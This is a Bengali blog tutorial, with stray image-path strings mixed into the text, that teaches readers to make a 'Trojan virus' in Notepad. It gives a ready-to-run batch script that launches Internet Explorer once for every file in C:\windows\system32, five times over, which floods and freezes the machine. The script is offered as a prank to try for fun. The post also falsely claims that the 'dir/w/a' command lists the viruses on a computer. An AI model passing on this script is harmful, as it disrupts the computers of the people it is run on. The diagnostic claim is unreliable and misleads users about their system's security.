আপনার কম্পিউটারে প্রথমে  Run এগিয়ে   cmd লিখে  Ok  করুন অতঃপর dir/w/a  লিখেEnter দিন এখন আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে তার লিস্ট ‍দেখাবে ……………………….

...............ধন্যবাদ সবাই কে...................

TROJAN ভাইরাস তৈরী করুন নোডপেড দিয়ে

সবাই কে জানায় অনেক  শুবেচ্ছা ,আশা করি সবাই ভালো আছেন আমিও আপনাদের দোয়াই ভালোই আছি। যাই হোক এই বার কাজের কথাই আশা যাক আজকে আমি আপনাদের কে দেখাবো যে কী ভাবে নোটপ্যাডে সামান্য কিছু কোড লিখে Trojan ভাইরসি তৈরী করত হয়। এই টা  খুবই সহজ সবাই পারবে…
তবে একটা কথা আগেই বলে রাখা ভালো যে এটা কোন খারাপ উদ্দেশ্য নিযে  বানো যাবে না । আর এইটা দিয়ে তেমন কোন ক্ষতি করা সম্ভব নয় । তবে মজা করার জন্য ব্যবহার করতে পারেন
শুধু আমার দেয়া কোডগুলো নোডপেড এ পেস্ট করুন।  নিচে কোডটি দেয়া আছে
cdc:\windows\system32
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe

এবার এটাকে ANY Name.Bat দিয়ে Save করুন। তবে একটা জিনিস খেয়াল রাখতে হবে যে আপনি পাইল টা কে যে নামেই Save করেন না কেন শেষে যেন .Bat থাকে, তা -না হলেকিন্তু কাজ হবে না। যদি সব কাজ ঠিক ঠাক মত করে থাকেন তাহলে ঠিক আছে।   এখন এই ফাইলের উপর ডাবল ক্লিক করুন আর দেখুন মজা।... সবাই কে অনেকধন্যবাদ...

Copyright © 2016. টেক ডট বিডি - All Rights Reserved
Powered by SCS